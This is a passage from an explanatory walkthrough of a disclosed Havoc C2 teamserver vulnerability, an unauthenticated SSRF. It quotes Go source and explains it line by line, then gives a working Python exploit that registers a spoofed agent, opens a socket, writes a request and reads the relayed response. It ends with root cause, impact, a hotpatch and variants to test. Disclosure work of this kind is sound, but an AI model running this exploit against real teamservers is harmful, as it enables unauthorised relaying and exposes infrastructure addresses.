				//logger.Debug(fmt.Sprintf("Agent: %x, Command: COMMAND_SOCKET - SOCKET_COMMAND_READ, SocktID: %08x, Type: %d, DataLength: %x", AgentID, SocktID, Type, len(Data)))

				if Type == SOCKET_TYPE_CLIENT {

					/* we only open rportfwd clients once we have data to write */
					opened, err := a.PortFwdIsOpen(SocktID)
					if err != nil {
						a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward host: %v", err), "")
						return
					}

					/* if first time, open the client */
					if opened == false {
						err := a.PortFwdOpen(SocktID)
						if err != nil {
							logger.Debug(fmt.Sprintf("Failed to open rportfwd: %v", err))
						a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to open reverse port forward host: %v", err), "")
							return
						}
					}
Line by line: the comment explains the intent, that this command means "read from the callback and send it to the forwarded host or socks proxy". The code checks there are at least 12 bytes for three integers, then reads the socket ID, the type and a success flag. If success is true, it checks for a length-prefixed block of data and reads it. If the type is SOCKET_TYPE_CLIENT, it asks whether the socket is already open. If that check errors, it prints a message and stops. If the socket is not open, it calls PortFwdOpen; if that fails, it logs and stops. So the first time data is sent, the connection is created.
PortFwdOpen retrieves the PortFwd record created by PortFwdNew and passes it to net.Dial, which creates the TCP socket on the teamserver. net.Dial is the standard Go function for making an outgoing network connection. In Python, opening a socket looks like this:
def open_socket(socket_id, target_address, target_port):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x02"

    # SOCKET_COMMAND_OPEN / 16
    subcommand = b"\x00\x00\x00\x10"
    sub_request_id = b"\x00\x00\x00\x03"

    local_addr = b"\x22\x22\x22\x22"
    local_port = b"\x33\x33\x33\x33"

    forward_addr = b""
    for octet in target_address.split(".")[::-1]:
        forward_addr += int_to_bytes(int(octet), length=1)

    forward_port = int_to_bytes(target_port)

    package = subcommand+socket_id+local_addr+local_port+forward_addr+forward_port
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to open socket on the teamserver...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to open socket on teamserver - {r.status_code} {r.text}")

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)
Line by line: the function takes a socket ID, a target address and a target port. The command is \x00\x00\x09\xec, which is 2540, COMMAND_SOCKET. The request ID is 2. The subcommand is \x00\x00\x00\x10, which is 16, SOCKET_COMMAND_OPEN. The local address and port are filler values. The forward address is built by splitting the target IP on dots, reversing the order and converting each part to a single byte, because the server expects the address as a 32-bit number in a particular byte order. The forward port is converted to bytes. The package is the subcommand, socket ID, local address, local port, forward address and forward port. Its size is written as 4 bytes, and the size plus package is encrypted with the agent's key and IV. The header is the command and request ID plus that encrypted block. The total size is 12 plus the header length, written big-endian, and the final message is size, magic and agent ID followed by the header. It is posted to the listener, and a 200 means success.
Step 6: write to the socket
After PortFwdOpen, a PortFwdWrite call passes the SocketID and the Data read from the parser. PortFwdWrite retrieves the socket by ID and writes the data to it:
/* if first time, open the client */
if opened == false {
	err := a.PortFwdOpen(SocktID)
	if err != nil {
		logger.Debug(fmt.Sprintf("Failed to open rportfwd: %v", err))
	a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to open reverse port forward host: %v", err), "")
		return
	}
}

/* write the data to the forwarded host */
err = a.PortFwdWrite(SocktID, Data)
if err != nil {
	a.Console(teamserver.AgentConsole, "Erro", fmt.Sprintf("Failed to write to reverse port forward socket 0x%08x: %v", SocktID, err), "")
	return
}
Line by line: if the socket was not open, open it now; if opening fails, log and stop. Then write the data to the forwarded host. If the write fails, log and stop. This is the moment the attacker's bytes leave the teamserver towards the chosen destination.
In Python, writing to the socket looks like this:
def write_socket(socket_id, data):
    # COMMAND_SOCKET / 2540
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x08"

    # SOCKET_COMMAND_READ / 11
    subcommand = b"\x00\x00\x00\x11"
    sub_request_id = b"\x00\x00\x00\xa1"

    # SOCKET_TYPE_CLIENT / 3
    socket_type = b"\x00\x00\x00\x03"
    success = b"\x00\x00\x00\x01"

    data_length = int_to_bytes(len(data))

    package = subcommand+socket_id+socket_type+success+data_length+data
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size + package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    post_data = agent_header + header_data

    print("[***] Trying to write to the socket")
    r = requests.post(teamserver_listener_url, data=post_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to write data to the socket - {r.status_code} {r.text}")

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)

request_data = b"GET /vulnerable HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n"
write_socket(socket_id, request_data)
Line by line: the command is again COMMAND_SOCKET (2540). The request ID is 8. The subcommand is \x00\x00\x00\x11, which is 11, SOCKET_COMMAND_READ. The socket type is \x00\x00\x00\x03, SOCKET_TYPE_CLIENT, and success is \x00\x00\x00\x01, win32.TRUE. The data is prefixed with its length. The package is subcommand, socket ID, type, success, length and data; it is sized, encrypted and wrapped in the same header as before.
Step 7: read the response
After PortFwdWrite, a goroutine reads response data from the socket, wraps it in a job struct and adds it to the agent's queue. A goroutine is a lightweight background task: the code below runs on its own while the rest of the program continues.
if opened == false {
	/* after we managed to open a socket to the forwarded host lets start a
	 * goroutine where we read the data from the forwarded host and send it to the agent. */
	go func() {

		for {

			Data, err := a.PortFwdRead(SocktID)
			if err == nil {

				/* only send the data if there is something... */
				if len(Data) > 0 {

					/* make a new job */
					var job = Job{
						Command: COMMAND_SOCKET,
						Data: []any{
							SOCKET_COMMAND_WRITE,
							SocktID,
							Data,
						},
					}

					/* append the job to the task queue */
					a.AddJobToQueue(job)
Line by line: this runs only when the socket has just been opened. The go func() starts a background loop. Inside, it reads from the socket. If the read succeeds and returned some bytes, it builds a job whose command is COMMAND_SOCKET and whose data is a write instruction carrying the socket ID and the received bytes, then adds that job to the agent's task queue. In plain terms: whatever the remote server sends back is stored as a job waiting to be collected.
To retrieve the data, the attacker pretends to be the demon checking in again. Back in handleDemonAgent, when Command is COMMAND_GET_JOB, the asked_for_jobs flag is set. If the job queue is not empty, a payload is built and written as the response:
/* check if the agent exists. */
if Teamserver.AgentExist(Header.AgentID) {
	...
	for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
		...
		/* The agent is sending us the result of a task */
		if Command != agent.COMMAND_GET_JOB {
			Parser := parser.NewParser(Header.Data.ParseBytes())
			Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
		} else {
			asked_for_jobs = true
		}
	}

	/* if there is no job then just reply with a COMMAND_NOJOB */
	if asked_for_jobs == false || len(Agent.JobQueue) == 0 {
	...
	} else {
		/* if there is a job then send the Task Queue */
		var (
			job     = Agent.GetQueuedJobs()
			payload = agent.BuildPayloadMessage(job, Agent.Encryption.AESKey, Agent.Encryption.AESIv)
		)

		// write the response to the buffer
		_, err = Response.Write(payload)
Line by line: the loop reads commands as before. If the command is not "get job", it is dispatched; if it is "get job", the flag is set. After the loop, if the agent never asked for a job or the queue is empty, the server replies with a "no job" message (not shown). Otherwise it takes the queued jobs, builds a payload encrypted with the agent's key and IV, and writes it into the response. This is the mechanism a real agent uses to collect work; here the attacker uses it to collect the stolen response.
Spoofed job retrieval in Python completes the unauthenticated full read SSRF:
def read_socket(socket_id):
    # COMMAND_GET_JOB / 1
    command = b"\x00\x00\x00\x01"
    request_id = b"\x00\x00\x00\x09"

    header_data = command + request_id

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to poll teamserver for socket output...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Read socket output successfully!")
    else:
        print(f"[!!!] Failed to read socket output - {r.status_code} {r.text}")
        return ""

    command_id = int.from_bytes(r.content[0:4], "little")
    request_id = int.from_bytes(r.content[4:8], "little")
    package_size = int.from_bytes(r.content[8:12], "little")
    enc_package = r.content[12:]

    return decrypt(AES_Key, AES_IV, enc_package)[12:]

# 0xDEADBEEF
magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = "http://[redacted]"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = b"DESKTOP-7F61JT1"
username = b"neo"
domain_name = b"MRTX"
internal_ip = b"[redacted]"
process_name = "msedge.exe".encode("utf-16le")
process_id = int_to_bytes(random.randint(100, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name, process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, "[redacted]", 80)

request_data = b"GET /vulnerable HTTP/1.1\r\nHost: www.example.com\r\nConnection: close\r\n\r\n"
write_socket(socket_id, request_data)

print(read_socket(socket_id).decode())
Line by line: the command is \x00\x00\x00\x01, COMMAND_GET_JOB, and the request ID is 9. The header is just those two values, wrapped in the usual size, magic and agent ID. The request is posted to the listener. If the status is not 200, the function prints an error and returns an empty string. Otherwise it parses the reply: the first 4 bytes are the command ID, the next 4 the request ID, the next 4 the package size, and the rest is the encrypted package. That package is decrypted with the agent's key and IV, and the first 12 bytes are stripped off, leaving the data the remote server sent back. The final line prints it as text.
Root cause
The COMMAND_SOCKET command ID is accepted by IsKnownRequestID without any matching task, because socket traffic does not follow the send-task-and-get-response pattern. The socket subcommands, including SOCKET_COMMAND_OPEN and SOCKET_COMMAND_READ, then act on addresses and ports supplied by the caller without any further authorisation. Combined with open agent registration, where anyone can create an agent using the public magic value and a known AES key, the socket functionality is reachable by anyone who can reach the listener.
The existing defences did not stop it. The URI and User-Agent checks are configuration values that can be learned from the demon program, its traffic or public C2 profiles, and the request ID check is bypassed by design for these command IDs. The report does not describe any authentication check on the socket path itself.
Impact
By exploiting the vulnerability, attackers could:
- leak the origin IP of a teamserver behind public redirectors (attribution);
- abuse vulnerable teamservers as a redirector (misattribution);
- route traffic through any listening socks proxies on the teamserver.
In plain terms: the redirector is supposed to hide where the teamserver really is, and this bug can reveal it; or the teamserver can be used as a free relay so that traffic appears to come from it.
Fix
The report gives a hotpatch, meaning a quick fix applied to a running installation. To apply it:
- Navigate to the Havoc directory.
- Run the command:
sed -i '/case COMMAND_SOCKET:/,/return true/d' teamserver/pkg/agent/agent.go
- Rebuild the teamserver:
make ts-build
Line by line: sed is a standard command-line text editor. The -i option means edit the file in place. The pattern /case COMMAND_SOCKET:/,/return true/d means "delete every line from the one containing case COMMAND_SOCKET: up to the one containing return true". The file is teamserver/pkg/agent/agent.go. The report gives this command as the hotpatch. make ts-build then compiles the teamserver again so the change takes effect.
The report's takeaways are to authenticate your beacons and to apply heavy network restrictions on your teamserver, especially if it runs on premises, because someone can leak your IP.
Variants to test
- Other always-accepted command IDs. The report lists
COMMAND_PIVOTandBEACON_OUTPUTalongsideCOMMAND_SOCKET. Send each with an arbitrary request ID after registering an agent and see whether the teamserver processes it rather than rejecting it with the unknown request ID warning. A positive result is a response or side effect that only occurs when the command is dispatched. - Other socket subcommands. The switch lists
SOCKET_COMMAND_RPORTFWD_ADD,SOCKET_COMMAND_RPORTFWD_LIST,SOCKET_COMMAND_RPORTFWD_REMOVE,SOCKET_COMMAND_RPORTFWD_CLEAR,SOCKET_COMMAND_SOCKSPROXY_ADD,SOCKET_COMMAND_WRITE,SOCKET_COMMAND_CLOSEandSOCKET_COMMAND_CONNECT. Try each with a registered agent and look for state changes, such as new entries in the port forward list or new outbound connections. - Internal targets. Point
SOCKET_COMMAND_OPENat loopback, private ranges and the teamserver's own listener port. A positive result is a response body returned through the job queue, which confirms the teamserver can reach and relay to that address. - Socks proxy routing. If a socks proxy is listening on the teamserver, open a socket to it and send a socks handshake. A positive result is a successful proxied connection through the teamserver.
- Registration with a non-zero key. The exploit uses an all-zero AES key and IV. Try a random key and IV and confirm the teamserver still registers the agent, which shows the key is attacker-chosen rather than validated.
Glossary
- Agent: the small program that runs on a controlled computer and calls back to the teamserver.
- AES: a widely used standard method for encrypting data.
- AES key: the secret value used to encrypt and decrypt data with AES.
- AES IV (initialisation vector): a starting value used alongside the key so that identical data encrypts differently each time.
- Attribution: working out who is behind an attack, often by finding the real address of their infrastructure.
- Beacon: an agent that periodically calls home to ask for instructions.
- Big-endian: a way of storing numbers where the most significant byte comes first.
- C2 (command and control): the infrastructure used to send instructions to and receive results from compromised machines.
- Demon: the name of Havoc's default agent.
- Goroutine: a lightweight background task in the Go programming language.
- Handler: backend code that parses and processes messages from a particular kind of agent.
- Havoc C2: a command and control framework for Windows systems, described in the report as modern and malleable.
- Hotpatch: a quick fix applied to a running installation without a full release.
- HTTP / HTTPS: the protocol browsers use to fetch web pages; HTTPS is the encrypted version.
- Listener: a web server inside the C2 that waits for agents to call home.
- Magic bytes / magic value: a fixed sequence at the start of a message that identifies its type.
- Malleable: able to be reshaped, here meaning the C2's traffic can be made to look like ordinary web traffic.
- Misattribution: wrongly blaming someone else, for example because their server was used as a relay.
- Operator: a person who runs the C2 and issues tasks to agents.
- Port: a numbered channel on a computer that a particular service listens on; 80 and 443 are the usual web ports.
- Port forward (rportfwd): a feature that relays traffic through an agent to reach another machine.
- POST request: a web request that carries data in its body, as when submitting a form.
- Proof of concept (PoC): a working demonstration that a vulnerability can be exploited.
- Redirector: a public server that forwards traffic to a hidden teamserver so its real address stays secret.
- Request ID: a number attached to a task so the reply can be matched to it.
- Reverse port forward: see port forward; traffic is initiated from the far side back through the agent.
- Slice: a growable list in the Go programming language.
- Socks proxy: a general-purpose relay that lets programs send traffic through another machine.
- Socket: one end of a network connection between two machines.
- Source code: the human-readable instructions that make up a program.
- SSRF (Server-Side Request Forgery): tricking a server into making a request to a destination the attacker chooses.
- Struct: a bundle of related values stored under one name in Go.
- TCP: the underlying protocol that carries most internet connections reliably.
- Teamserver: the central machine that runs the C2 and manages agents.
- Unsigned 32-bit integer: a whole number from 0 to about 4.29 billion.
- URI: the path part of a web address, after the domain name.
- User-Agent: a label a browser or program attaches to requests saying what it is.
- UTF-16: a way of encoding text where most characters take two bytes.
- win32.TRUE: a constant meaning "true" in the Windows programming interface.




